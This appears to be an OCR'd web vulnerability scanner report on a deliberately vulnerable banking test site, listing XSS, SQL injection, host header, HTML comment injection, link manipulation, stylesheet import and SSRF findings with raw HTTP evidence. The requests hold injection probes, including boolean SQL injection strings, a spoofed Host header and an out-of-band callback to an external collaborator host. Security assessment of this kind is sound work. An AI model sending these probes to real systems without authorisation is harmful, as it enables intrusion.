Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_banking.php

Issue Name	Severity	Confidence	Vector URL
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_card.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_investment.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_security.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_loan.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_insurance.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_job.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_about.php

Arbitrary host header accepted


```
GET /app_v3_security.php. HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banks.php
```

```
HTTP/1.1 404 Not Found
Date: Fri, 21 May 2021 15:51:32 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 285
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apach
[...]
```

```
GET /app_v3_security.php.?cachebust=1621612627.43 HTTP/1.1
Host: xvgiaa.www.vulnerable-bank.com
Cache-Control: no-cache
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banks.php
```

```
HTTP/1.1 404 Not Found
Date: Fri, 21 May 2021 15:57:07 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 292
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at xvgiaa.www.vulnerable-bank.com Port 80</address>
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Arbitrary host header accepted	low	certain	http://www.vulnerable-bank.com/app_v3_security.php.

Host header poisoning


```
GET /app_v3_security.php. HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banks.php
```

```
HTTP/1.1 404 Not Found
Date: Fri, 21 May 2021 15:51:32 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 285
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apach
[...]
```

```
GET /app_v3_security.php.?cachebust=1621612627.43 HTTP/1.1
Host: xvgiaa.www.vulnerable-bank.com
Cache-Control: no-cache
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banks.php
```

```
HTTP/1.1 404 Not Found
Date: Fri, 21 May 2021 15:57:07 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 292
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at xvgiaa.www.vulnerable-bank.com Port 80</address>
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Host header poisoning	medium	tentative	http://www.vulnerable-bank.com/app_v3_security.php.

SQL injection

(https://cwe.mitre.org/data/definitions/89.html)
CWE-94: Improper Control of Generation of Code ('Code Injection') (https://cwe.mitre.org/data/definitions/94.html)
CWE-116: Improper Encoding or Escaping of Output (https://cwe.mitre.org/data/definitions/116.html)

Reference

SQL injection (https://portswigger.net/web-security/sql-injection)
Using Burp to Test for Injection Flaws (https://support.portswigger.net/customer/portal/articles/1965677-using-burp-to-test-for-injection-flaws)
SQL Injection Cheat Sheet (https://portswigger.net/web-security/sql-injection/cheat-sheet)

FirstOrderEvidence

```
GET /app_v3_personal.php?id=Rate'  HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:55:38 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9373
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
<br />
Error: (1064) You have an error in your SQL syntax ; check the manual that corresponds to your MariaDB server version for the right
syntax to use near ''' at line 1
```

DiffableEvidence


```
GET /app_v3_personal.php?id=173428108%20or%203693%3d03693  HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:03:34 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 13651
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
</table><div class="table-responsive"><table class="table"><thead><tr><th>ID</th><th>Personal</th><th>Business</th><th>Shortterm</th>
</tr><tbody><td>1</td><td>2 years - 4,50 % </td><td>2 years - 5,50 %</td><td>2 years - 6,50 %</td><div class="table-responsive"><table
class="table"><thead><tr><th>ID</th><th>Personal</th><th>Business</th><th>Shortterm</th></tr><tbody><td>2</td><td>5 years - 3,50 %</td>
<td>5 years - 4,50 %</td><td>5 years - 5,50 %</td><div class="table-responsive"><table class="table"><thead><tr><th>ID</th>
<th>Personal</th><th>Business</th><th>Shortterm</th></tr><tbody><td>3</td><td>10 years - 3,00 %</td><td>10 years - 4,00 %</td><td>10
years - 5,00 %</td> </tr>
[...]
```

```
GET /app_v3_personal.php?id=156986688%20or%207941%3d7942 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:03:35 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12981
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_personal.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_business.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_loans.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_personal.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_loans.php
SQL injection	high	firm	http://www.vulnerable-bank.com/app_v3_business.php
SQL injection	high	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php
SQL injection	high	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php
SQL injection	high	certain	http://www.vulnerable-bank.com/register_v1.php
SQL injection	high	certain	http://www.vulnerable-bank.com/register_v1.php

HTML comment injection (WAF?)

(http://blog.portswigger.net/2016/11/backslash-powered-scanning-hunting.html) for further details and guidance interpreting results.

Classification

none

Reference

none

DiffableEvidence

```
GET /app_v3_personal.php?id=Rate/'z*/**/&qz2528i8x6=1 HTTP/1.1
```

```
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, qz2528i8x6
Accept: */*, text/qz2528i8x6
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
qz2528i8x6
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://qz2528i8x6.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:57:22 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9386
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

```
GET /app_v3_personal.php?id=Rate/**z'*/&spzc4l1=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, spzc4l1
Accept: */*, text/spzc4l1
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36 spzc4l1
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://spzc4l1.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:57:21 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9269
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=Rate<!-zz-->&x6v9t12x8=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, x6v9t12x8
Accept: */*, text/x6v9t12x8
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
x6v9t12x8
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://x6v9t12x8.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:57:31 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9380
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=Rate<!--z-z-->&lx2xx6oxqp6=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, lx2xx6oxqp6
Accept: */*, text/lx2xx6oxqp6
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
lx2xx6oxqp6
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://lx2xx6oxqp6.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:57:30 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9382
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=null&ll3e0g4=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, ll3e0g4
Accept: */*, text/ll3e0g4
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36 ll3e0g4
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://ll3e0g4.com
```


```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:57:46 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12981
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=nuzl&h8lrfw66=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, h8lrfw66
Accept: */*, text/h8lrfw66
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
h8lrfw66
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://h8lrfw66.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:57:45 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9262
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
HTML comment injection (WAF?)	medium	firm	http://www.vulnerable-bank.com/app_v3_personal.php
HTML comment injection (WAF?)	medium	firm	http://www.vulnerable-bank.com/app_v3_business.php
HTML comment injection (WAF?)	medium	firm	http://www.vulnerable-bank.com/app_v3_loans.php

Link manipulation (reflected)

(https://cwe.mitre.org/data/definitions/73.html)

CWE-20: Improper Input Validation (https://cwe.mitre.org/data/definitions/20.html)

Reference

Using path manipulation to hijack Flickr accounts (http://blog.mish.re/index.php/2017/04/29/yahoo-bug-bounty-chaining-3-minor-issues-to-takeover-flickr-accounts/)


FirstOrderEvidence

```
GET /app_v3_personal.php/pv4pfg6uen ?id=Rate HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:59:47 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12981
Connection: close
```

```
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
<a href="/app_v3_personal.php/pv4pfg6uen ?id=1">
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Link manipulation (reflected)	info	firm	http://www.vulnerable-bank.com/app_v3_personal.php
Link manipulation (reflected)	info	firm	http://www.vulnerable-bank.com/app_v3_business.php
Link manipulation (reflected)	info	firm	http://www.vulnerable-bank.com/app_v3_loans.php

Path-relative style sheet import

(https://cwe.mitre.org/data/definitions/16.html)

Reference

Detecting and exploiting path-relative stylesheet import (PRSSI) vulnerabilities (https://blog.portswigger.net/2015/02/prssi.html)

FirstOrderEvidence

```
GET /app_v3_investments.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:50:23 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12536
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
<!-- Bootstrap -->
    <link href="css/bootstrap.min.css" rel="stylesheet">

    <!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
[...]
```

FirstOrderEvidence

```
GET /app_v3_investments.php/kvwkl6/ HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```


```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:00:36 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12536
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
<!-- Bootstrap -->
    <link href="css/bootstrap.min.css" rel="stylesheet">

    <!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
[...]
```

FirstOrderEvidence

```
GET /app_v3_investments.php/kvwkl6/css/bootstrap.min.css HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:00:37 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12536
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_investments.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_insurance.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_personal.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_security.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_register.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_business.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_banking.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_banks.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_loans.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_cards.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_about.php
Path-relative style sheet import	info	tentative	http://www.vulnerable-bank.com/app_v3_profile.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_login.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_contact.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/register_v1.php
Path-relative style sheet import	info	firm	http://www.vulnerable-bank.com/app_v3_login_v1.php

Out-of-band resource load (HTTP)

(https://cwe.mitre.org/data/definitions/610.html)

CWE-918: Server-Side Request Forgery (SSRF) (https://cwe.mitre.org/data/definitions/918.html)

Reference


Burp Collaborator (https://blog.portswigger.net/2015/04/introducing-burp-collaborator.html)

CollaboratorEvidence

```
GET /get_file.php?file=http%3a%2f%2fkaybei43y97v4mbvm93nq0i38ueu2nqde41upj.burpcollaborator.net%2f%3fnews.txt HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:55:54 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 61
Connection: close
Content-Type: text/html; charset=UTF-8

<html><body>jwzidmy1epjz13696f5kvizjsglgigjfigz </body></html>
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Out-of-band resource load (HTTP)	high	certain	http://www.vulnerable-bank.com/get_file.php

